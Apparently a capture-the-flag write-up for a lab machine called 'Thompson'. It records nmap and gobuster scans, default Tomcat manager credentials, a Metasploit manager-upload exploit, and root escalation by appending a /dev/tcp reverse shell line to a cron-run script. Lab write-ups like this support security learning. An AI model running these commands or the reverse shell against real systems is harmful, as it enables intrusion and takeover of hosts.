Thompson

Created by	Kaio
Created time	@July 8, 2025 8:18 PM
Last edited by	Kaio
Last updated time	@July 10, 2025 9:03 PM

Reconnaisance

Starting the TCP scanning process toward the target using `nmap`

```
nmap -T5 -A -O -vv  10.10.236.200
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL+0hfJnh2z0jia21xVo/zO
SRmzqE/qWyQv1G+8EJNXze3WPjXsC54jYeO0Ip2SGq+sauzNvmWrHcrLKHtu
gMUQmkS9gD/p4zx4LjuG0WKYYeyLybs4WrTTmCU8PYGgmud9SwrDlEjX9A
OEZgP/gj1FY+x+TfOtlT2OEE0Exvb86LhPj/AqdahABfCfxzHQ9ZyS6v4SMt/Avp
Js6Dgady20CLxhYGY9yR+V4JnNl4jxwg2j64EGLx4vtCWNjwP+7ROkTmP6dz
R7DxsH1h8Ko5C45HbTljFzUmrJ1HMPZMo9ss0MsmeXPnZTmp5TxsxbLNJGS
bDv7BS9gdCyTf0+Qq1
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBG6CiO2B7Uei2whKgUHjLmGY7dq1uZFhZ3wY5EWj5L7ylSj+bx
5pwaiEgU/Velkp4ZWXM//thL6K1lAAPGLxHMM=
|   256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIwYtK4oCnQLSoBYAztlgcEsq8
FLNL48LyxC2RfxC+33
8009/tcp open  ajp13   syn-ack ttl 63 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat 8.5.5
|_http-title: Apache Tomcat/8.5.5
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Apache Tomcat
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
```

Result with open ports:

- 22/tcp SSH
- 8009/tcp AJP13
- 8080/tcp HTTP

Then starting vulnerability scanning technique using the command

```
nmap -T5 --script vuln 10.10.236.200
```

⇒ NULL

Attempting to access the site, it is discovered :

The version of the target service is `Apache Tomcat 8.5.5`

Accessible site

```
http://10.10.236.200:8080
```

Attempting the brute-forcing attack to find the directory using `gobuster`


```
gobuster dir --url http://10.10.236.200:8080/ -w  /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt  -x .php,.txt,.html
```

```
/docs                (Status: 302) [Size: 0] [→ /docs/]
/examples               (Status: 302) [Size: 0] [→ /examples/]
/manager                (Status: 302) [Size: 0] [→ /manager/]
```

`/docs` is full of documentation for user guide

`/examples` contains some links which lead to how to use a specific service like websocket

`/manager` requires username and password to log in ⇒ may be the wanted directory




10.10.235.198:8080

This site is asking you to sign in.

Username

Password

Examine the source code of this prompt and found the username and password for this.



```
&lt;role rolename="manager-gui"/&gt;
&lt;user username="tomcat" password="s3cret" roles="manager-gui"/&gt;
```

Exploitation

https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_upload/

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword ⇒ s3cret
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.10.235.198
rhosts ⇒ 10.10.235.198
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 10.23.99.113
lhost ⇒ 10.23.99.113
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

Import `linpeas.sh` to gather more useful information

Privilege Escalation

using `pspy64` to monitor the running process of target and found that

```
su root
2025/07/10 03:59:01 CMD: UID=0     PID=23980  | bash id.sh
```

```
2025/07/10 03:59:01 CMD: UID=0     PID=23979  | /bin/sh -c cd /home/jack && bash id.sh
```

At some points the process will execute under the user `root` and run the `id.sh` shell code

Constructing a reverse shell line then append it to the `id.sh` code

```
tomcat@ubuntu:/home/jack$ echo "sh -i >& /dev/tcp/10.23.99.113/1234 0>&1" >> id.sh
```

Afterward, setting up a listener and wait...